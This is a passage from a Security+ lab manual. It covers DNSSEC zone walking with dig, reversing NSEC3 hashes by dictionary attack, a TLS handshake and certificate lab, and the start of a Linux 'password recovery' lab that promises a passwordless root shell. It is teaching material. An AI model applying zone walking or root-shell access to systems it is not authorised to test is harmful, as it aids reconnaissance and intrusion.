14110008 44725 arin.net. ZImgcJzVyqS5+buJyd+Cp/ETH33aOq3D3cxAWsTlTiLeiGN0JtnLhkYX k
iHb6ZVLcVzz+MXspcD1wem3yXjNOWgBOTMsmJsp89an6TyiEfx36zD+ V+B7Rf1ugvOj6VKTBLPVy+aWI4y
ohgWiEgjjqcVRo6xOcUAU9YrSFbSc SvA=
lacnic.arin.net.        3599    IN      NSEC    lightning.arin.net. A AAAA RRSIG NS
EC
lacnic.arin.net.        3599    IN      RRSIG   NSEC 5 3 3600 20200728120008 202007
14110008 44725 arin.net. cwLDQxK9LTC9ZQxDeLaQpsCuqsFxzeUoOhJaSj08w1cNkfwvjLIPlfgO +
hTHpmzyXiRl1rvd3VsUTTJjZLyTSVltalR1NcspNOUHWAcRqmdHHsTa zsew6kamGXc7VH06IhLCGBcOYvq
ZjFvnLHUL68r6LEBFlqoAwKPBuxvN kYE=

;; Query time: 24 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:53:05 EDT 2020
;; MSG SIZE  rcvd: 691
```

FIGURE 7-17 More zone walking


What would be the next resource record after *lightning.arin.net.*?

Step 8 To combat this zone walking ability, the NSEC3 resource record was introduced. Some domains are set up to return NSEC3 resource records instead of NSEC records. The Internet Corporation for Assigned Names and Numbers (ICANN), the organization at the top of the hierarchy of Internet names and numbers, is one such example.

Enter the following command:

```
dig +dnssec rit.icann.org.
```

NSEC3 doesn't replace NSEC—in fact, both are used today. When NSEC3 is used, the incorrect name is hashed and compared to the hashes of the names in the zone. As shown in Figure 7-18, NSEC3 doesn't return the actual names that come before and after, but instead, what hash comes before the hash of the name that doesn’t exist and what hash comes after the hash of the name that doesn’t exist.



```
jonathan@kali-weissman:~$ dig +dnssec rit.icann.org.

; <<>> DiG 9.16.3-Debian <<>> +dnssec rit.icann.org.
;; global options: +cmd
;; Got answer:
;; —»HEADER«— opcode: QUERY, status: NXDOMAIN, id: 9906
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;rit.icann.org.                 IN      A

;; AUTHORITY SECTION:
icann.org.              1799    IN      SOA     sns.dns.icann.org. noc.dns.icann.or
g. 2020071304 10800 3600 1209600 3600
17be85tfl1bnuv4d5mp5oskhb35phulh.icann.org. 3599 IN NSEC3 1 0 5 20413A21868F2573
17G5GTQ528CRKPTAJBK7PPJ1FM9C2O8O A NS SOA MX TXT AAAA RRSIG DNSKEY NSEC3PARAM
cvtr57lb9q2f1vq8gddc97nqcn6stit8.icann.org. 3599 IN NSEC3 1 0 5 20413A21868F2573
D05D4SLGQPPUG8QQHA2N9O41VAE8RC6L A RRSIG
is9arrqjp5cdk207ovktjpmqkvfnucln.icann.org. 3599 IN NSEC3 1 0 5 20413A21868F2573
ISPFGCRQLASGJ91VJ2PGK2RTDRLG1AN2 A RRSIG
icann.org.              1799    IN      RRSIG   SOA 7 2 3600 20200804035754 2020071
3222755 17199 icann.org. urriXNgzFRbgDsJ1IB7eZ+96SK5qCRTT1vQME6ojHffHkZtRKxWczBQp P
3L1dRdtOIJ7yx3ExLcJiXGq9fbPWCNsZSRErlbBXux0sDjMnK8//eEA DDiTN4S3KV4fxG4wx3Mx2wBU3sY
evaJ/acqJSy9HMROB3w9S+5dQvk7Y zac=
17be85tfl1bnuv4d5mp5oskhb35phulh.icann.org. 3599 IN RRSIG NSEC3 7 3 3600 2020072903
2052 20200707215929 17199 icann.org. QNF6cX172X5PNhxVGur8mpQwT+KMuK+3Ls/JhtQt9pawf7
2HJuJ42yhS tDSEsFLiafOh6jXsyRkJffbuWNjfzESxdxCPs7nigncJgT4TbEiup6x/ IyyngB5dxyNfYx1
yIeRMF/yxCuiPSiNGg9tVQ7bDQl/WySbjLQjt773s poY=
cvtr57lb9q2f1vq8gddc97nqcn6stit8.icann.org. 3599 IN RRSIG NSEC3 7 3 3600 2020072817
4230 20200707215929 17199 icann.org. A5IwkUAJdfINnNbo/+qEe8Xj7be/WZD7n6O7RpbZ/EJ+Hk
5AJscwZdU4 hlGyAv7S25s3yubfomHQiEnVi+pJBg80QfPUa6fS16qnn5xLKNGgW/B/ vputbumDfpZNUhc
fkfEyPtC5hnR6ZjyigqJkMjeXfgQrSwO1MUscKh8y bqg=
is9arrqjp5cdk207ovktjpmqkvfnucln.icann.org. 3599 IN RRSIG NSEC3 7 3 3600 2020072817
4838 20200707215929 17199 icann.org. Lk9CUcAiYAhqmZ4k5dWS6v08hsZ549gv/lhNxfi3SQlA6Y
bU4CMEyR06 uiPw8Bgw64E5aJgru5ZHQeGR5nh8XlvamXx7Fi8DZ0CzLEjQOnKMQpc/ rlXphvR2JpuThdn
y1SAOhu8cpUsUiReBG2W7vb69yCVcVLTgqE1q2F9U AxM=

;; Query time: 28 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:54:49 EDT 2020
;; MSG SIZE  rcvd: 1028
```

FIGURE 7-18 Hashing the before and after resource records

All the attacker needs to do now, to get the actual names, is an offline dictionary attack or brute force attack (both of which you’ll perform in Chapter 11). Subdomains/hostnames are not that long. If an attacker precomputes a wordlist for all subdomains/hostnames of length 10 and below, a corresponding hash for each name will be stored. Now the attacker simply compares the two hashes in the NSEC3 resource record with the stored hashes to find out what the subdomain/hostname is for each. Interestingly enough, three NSEC3 resource records will actually be returned, for reasons explained in sections 5.5 and 5.6 of RFC 7129 (https://tools.ietf.org/html/rfc7129).

Of note for NSEC3 is that there is one salt (also coming up in Chapter 11) per zone and many hash iterations.

An enhancement, NSEC3 White Lies, can help, but it require signatures to be computed in real time, unlike the RRSIGs we've seen so far, which are precomputed. The NSEC3 resource record would take the hash of a nonexistent name, compute its hash, and respond that there are no resource records between the hash -1 and the hash +1. If the hash is c32d2, hash -1 is c32d1 and hash +1 is c32d3. Now no actual names, hashed or plaintext, are ever revealed. The only value between hash -1 and hash +1 is the hash of the nonexistent name.


Having on-demand signing requires private keys to be stored on a zone's authoritative servers. It also makes authoritative servers vulnerable to a denial of service (DoS) attack, since generating signatures is computationally intensive. Furthermore, on-demand signing could enable a chosen-plaintext attack to succeed.

Development on an NSEC5 resource record, using a keyed hash, didn't go far.

Step 9 Let's take a look at another NSEC3 resource record, with different hashes. Enter the following command:

```
dig +dnssec jonathan.icann.org.
```

See Figure 7-19.



```
jonathan@kali-weissman:~$ dig +dnssec jonathan.icann.org.

; <<>> DiG 9.16.3-Debian <<>> +dnssec jonathan.icann.org.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 46156
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;jonathan.icann.org.            IN      A

;; AUTHORITY SECTION:
58lptbc751clrdgjcn255c1iabpndj1c.icann.org. 3599 IN NSEC3 1 0 5 20413A21868F2573
58PQQK8BON6V3J0JH31J1U52QIQ8SRFK A RRSIG
58lptbc751clrdgjcn255c1iabpndj1c.icann.org. 3599 IN RRSIG NSEC3 7 3 3600 2020072817
1544 20200707215929 17199 icann.org. CAHLXF/F+7U403jS7yqpZFDKPvqLNHMyRtHYpEiMOlFGdO
getn4j88W/ e5o5+syQ5TG357P3gmZ27G16+Pdga0bsQLi3nHhz3ippJtrqIcyURFRe 9djlHZS3XiDs6GJ
rIchzPnYP5t4eMqEnaUiFkV3I0iyQ9o+0sNWraFpL vyY=
17be85tfl1bnuv4d5mp5oskhb35phulh.icann.org. 3599 IN NSEC3 1 0 5 20413A21868F2573
17G5GTQ528CRKPTAJBK7PPJ1FM9C2O8O A NS SOA MX TXT AAAA RRSIG DNSKEY NSEC3PARAM
17be85tfl1bnuv4d5mp5oskhb35phulh.icann.org. 3599 IN RRSIG NSEC3 7 3 3600 2020072903
2052 20200707215929 17199 icann.org. QNF6cX172X5PNhxVGur8mpQwT+KMuK+3Ls/JhtQt9pawf7
2HJuJ42yhS tDSEsFLiafOh6jXsyRkJffbuWNjfzESxdxCPs7nigncJgT4TbEiup6x/ IyyngB5dxyNfYx1
yIeRMF/yxCuiPSiNGg9tVQ7bDQl/WySbjLQjt773s poY=
is9arrqjp5cdk207ovktjpmqkvfnucln.icann.org. 3599 IN NSEC3 1 0 5 20413A21868F2573
ISPFGCRQLASGJ91VJ2PGK2RTDRLG1AN2 A RRSIG
is9arrqjp5cdk207ovktjpmqkvfnucln.icann.org. 3599 IN RRSIG NSEC3 7 3 3600 2020072817
4838 20200707215929 17199 icann.org. Lk9CUcAiYAhqmZ4k5dWS6v08hsZ549gv/lhNxfi3SQlA6Y
bU4CMEyR06 uiPw8Bgw64E5aJgru5ZHQeGR5nh8XlvamXx7Fi8DZ0CzLEjQOnKMQpc/ rlXphvR2JpuThdn
y1SAOhu8cpUsUiReBG2W7vb69yCVcVLTgqE1q2F9U AxM=
icann.org.              1799    IN      SOA     sns.dns.icann.org. noc.dns.icann.or
g. 2020071304 10800 3600 1209600 3600
icann.org.              1799    IN      RRSIG   SOA 7 2 3600 20200804035754 2020071
3222755 17199 icann.org. urriXNgzFRbgDsJ1IB7eZ+96SK5qCRTT1vQME6ojHffHkZtRKxWczBQp P
3L1dRdtOIJ7yx3ExLcJiXGq9fbPWCNsZSRErlbBXux0sDjMnK8//eEA DDiTN4S3KV4fxG4wx3Mx2wBU3sY
evaJ/acqJSy9HMROB3w9S+5dQvk7Y zac=

;; Query time: 120 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:55:30 EDT 2020
;; MSG SIZE  rcvd: 1033
```

FIGURE 7-19 Another hashing of the before and after resource records

60 MINUTES

Lab Exercise 7.03: TLS in Action

TLS (Transport Layer Security) is a fascinating protocol, not just because it secures communications between web browsers and web servers, but because it has all parts of cryptography built in. Confidentiality, integrity, availability (indirectly), nonrepudiation, authentication, encryption, hashing, and more will be seen in this lab exercise!

Learning Objectives

In this lab exercise, you’re going to tie together a lot of cryptography concepts. At the end of this lab exercise, you’ll be able to

- Understand how TLS works
- Understand why TLS is so important to securing information traveling between web browsers and web servers

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection running Google Chrome and Mozilla Firefox

Let’s Do This!

There are so many misconceptions and misunderstandings about TLS and how it works. In fact, many people still say SSL (Secure Sockets Layer) when they actually mean TLS, which replaced SSL. SSL 2.0 was deprecated in 2011, and SSL 3.0 was deprecated in 2015, yet you’ll see a great number of SSL references all over the place and hear people say it on a daily basis. The most current version of TLS is TLS 1.3, but the most current deployed version (as of this writing) of TLS is TLS 1.2. Let’s take a deep dive into TLS.

1a–1r

Step 1 TLS can be implemented in two ways, with two variations each. Head over to Cloudflare’s TLS page at www.cloudflare.com/learning/ssl/keyless-ssl/.

Read the “What is keyless SSL?,” “How does keyless SSL work?,” “What is a session key?” and “What are the steps for generating session keys?” sections. Although SSL (Secure Sockets Layer), a deprecated protocol, is all over the page (as mentioned earlier, this is the case in many places), the website admits that the term is used incorrectly in the second paragraph with the phrase “SSL, more accurately known as TLS.”

Now take a look at how TLS can be implemented: the two ways with two variations each. Read the section “The RSA Key Exchange,” and examine the “SSL Handshake (RSA) Without Keyless SSL” diagram. Answer the following questions:

a. What encrypted item does the client send to the server?

b. What does the client encrypt the item with?

c. What does the server decrypt this encrypted item with?

d. What does each side independently do next?

e. When is the only time a private key is used?

Read the next paragraph about keyless SSL and examine the “Cloudflare Keyless SSL (RSA)” diagram. Answer the following questions:

f. How does this version differ from the “SSL Handshake (RSA) Without Keyless SSL” version?

g. Which companies might be interested in using the “Without Keyless” version and which companies might be interested in using the “Keyless” version?

Read the “The Ephemeral Diffie-Hellman Key Exchange” section and analyze the “SSL Handshake (Diffie-Hellman) Without Keyless SSL” diagram. Answer the following questions:

h. What encrypted items does the server send to the client?

i. What does the server encrypt these items with?

j. What does the client decrypt these encrypted items with?

k. What does each side independently do next?

l. When is the only time a private key is used?

Read the next paragraph about keyless SSL and examine the “Cloudflare Keyless SSL (Diffie-Hellman)” diagram. Answer the following questions:

m. How does this version differ from the “SSL Handshake (Diffie-Hellman) Without Keyless SSL” version?

n. Which companies might be interested in using the “Without Keyless” version and which companies might be interested in using the “Keyless” version?

Read the paragraph and section, “What is forward secrecy? What is perfect forward secrecy?” that follows. Answer the following questions:

o. Which implementation, RSA handshakes or Diffie-Hellman handshakes, do you think are far more common today?

p. Why do you think this is the case?

To gain a better understanding about the multiple session keys, go to this website: www.cloudflare.com/learning/ssl/what-is-a-session-key/.

q. Answer this question: What are the four session keys and why are all four needed?

r. Check out some of the other great links on the page, including these:

https://www.cloudflare.com/learning/performance/why-site-speed-matters/

https://blog.cloudflare.com/keyless-ssl-the-nitty-gritty-technical-details/

https://www.cloudflare.com/learning/ssl/what-is-ssl/

https://www.cloudflare.com/learning/ssl/transport-layer-security-tls/

https://www.cloudflare.com/learning/ssl/what-is-https/

https://www.cloudflare.com/learning/ssl/why-use-https/

Type out a quick summary, in your own words, of what you learned at each link.

Step 2 When a browser gets a digital certificate from a server, how does the browser know that the key on the certificate is that server’s actual public key? Use Figure 7-20 as you read through the following explanation.




FIGURE 7-20 Signing and verifying a digital certificate (Source: "File:Digital Signature diagram.svg," https://commons.wikimedia.org/w/index.php?title=File:Digital_Signature_diagram.svg&oldid=514368002, under CC BY-SA 3.0)

The certificate authority (CA) hashed all of the fields on the certificate except the hash algorithm and signature and encrypted the hash with the CA's private key. That's a field on the digital certificate known as the *digital signature*.

The browser retrieves the CA's digital certificate from a trusted root certificate store, stored locally on the machine, and decrypts the encrypted hash (the digital signature) with the CA's public key, found on the CA's digital certificate.

The browser also hashes the same fields that the CA hashed and compares the computed hash with the decrypted hash. If the two hashes match, the fields of the certificate that were hashed (most importantly, the public key of the server) could only have been hashed and encrypted by the CA.

If the hash decrypts with the CA’s public key, it could have only been encrypted with the CA’s private key. This proves that the CA is really the CA, the server’s public key is really the server’s public key, and the website is legit and secure.

📷 **3a–3h**

Step 3 Seeing is believing. Let’s look at how these actual digital certificates and the trusted root certificate store look through the eyes of Google Chrome.

a. In Google Chrome, go to www.citibank.com.

b. Click the lock at the far left of the URL bar.

c. Click Certificate (Valid).

A window, with tabs, will open up. In the General tab, notice the certificate information. In the Details tab, notice all of the fields and values for the digital certificate. In the Certification Path tab, notice the hierarchy of CAs.

The certificate the website gives the browser is known as a leaf certificate, because it’s at the end of the hierarchy, and it is signed by an intermediate CA’s certificate. The intermediate CA’s certificate is signed by a root certificate. The root certificate is self-signed and is trusted by browsers.

Using this hierarchy, browsers don’t have to manage large amount of root certificates. It enables the root CA to delegate signing to intermediate CAs without sharing the root master signing private key. It also enables the root CA to revoke an intermediate CA’s certificate in the event of a mistake or malicious action, instead of revoking the root CA’s certificate, which would cause immediate problems in browsers worldwide.

d. Click OK to close the certificate window.

e. At the upper-right corner of the browser window, click the Customize And Control Google Chrome Button (three vertical dots).

f. Click Settings.

g. In the Privacy And Security section, click Security, and scroll down to the Advanced section.

h. Click Manage Certificates, and then click each tab in the dialog. You’re now looking through Chrome’s trusted root certificate store, which since Chrome debuted in 2009, always used the root store of the system it was on. On Windows systems, Chrome used the Microsoft Trusted Root Program. On macOS systems, Chrome used the Apple Root Certificate program. It was announced at the end of October 2020 that Chrome has plans in the works to create and use its own dedicated certificate root store.

Read this for further details: www.zdnet.com/article/chrome-will-soon-have-its-own-dedicated-certificate-root-store/

📷 **4a–4k**

Step 4 Now let’s look at how digital certificates and the trusted root certificate store look through the eyes of Mozilla Firefox.

a. In Mozilla Firefox, go to www.citibank.com.

b. Click the lock at the far left of the URL bar.

c. Click the arrow near Connection Secure.

d. Click More Information.

e. Click the View Certificate button.

f. Go through the information in all three tabs, which includes information about the certificate, the CA, and that CA’s root.

g. On the upper-right corner of the browser window, click the Open menu button (three horizontal lines).

h. Click Options.

i. In the pane at the left, click Privacy & Security.

j. Scroll all the way down, and in the Certificates section, click the View Certificates… button.

k. Click each tab at the top. You’re now looking through Firefox’s trusted root certificate store.

5

Step 5 In the past, different types of digital certificates were issued, but as the following two articles explain, extended validation certificates are a thing of the past. Read these articles and type a paragraph with your thoughts about what you read:

- www.troyhunt.com/extended-validation-certificates-are-dead/
- www.troyhunt.com/extended-validation-certificates-are-really-really-dead/

Lab Analysis

1. Why do you think DNS DS resource records are never stored in the zone that they are referring to?

____

____

2. Which matters more to you, DNSSEC protecting against a DNS cache poisoning attack or privacy of your zone file? Explain in detail.

____

____

3. How does the client know the Diffie-Hellman parameters coming from the server are really the server’s and not a man-in-the-middle’s parameters?

____

____

Key Term Quiz

Use the terms from this list to complete the sentences that follow.

digital signature

trace

zone transfer

1. The Linux _____________ utility automates a series of queries and responses that illustrate how DNSSEC uses PKI.
2. Using DNSSEC, you can achieve the same results as an external _____________.
3. A _____________ is an encrypted hash.

Chapter 8
Physical Security

Lab Exercises

In college lab settings, servers, routers, and switches are physically accessible. In some labs, although these systems are locked down or attached to racks, students can still physically access them and insert and remove cables and components. On the premises of enterprise networks, though, servers, routers, and switches are kept in locked rooms, where only authorized individuals have physical access to these systems. Physical security needs to be greatly implemented and enforced; otherwise, hacking into Linux systems, Cisco routers, and Cisco switches becomes trivial. Of course, if a person gains physical access and has malicious intentions, they can physically destroy these systems instead. A malicious user who has the ability to log in to these systems, as a result of physical access, can cause great potential damage and breach confidentiality, integrity, and availability.

30 MINUTES

Lab Exercise 8.01: Linux Password Recovery

If you don’t physically secure your Linux system, anyone can gain access to it using the steps in this lab exercise. “Linux Password Recovery” is the “nice” way of describing this lab, but another (and just as accurate) way to describe it is “Hacking into a Linux System.” Like many cybersecurity concepts, the steps in this exercise can be used for good (password recovery) or bad (malicious hacking) purposes. Windows operating systems don’t have this “native” hacking capability, but an attacker can do something similar using third-party tools.

Learning Objectives

In this lab exercise, you’ll penetrate a Linux system with the highest privileges, without authenticating with any credentials. After this lab exercise, you’ll be able to

- Get a passwordless root shell on any Linux distribution
- Understand the benefits and damage this can cause

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Kali Linux VM you installed in Chapter 1

Let’s Do This!

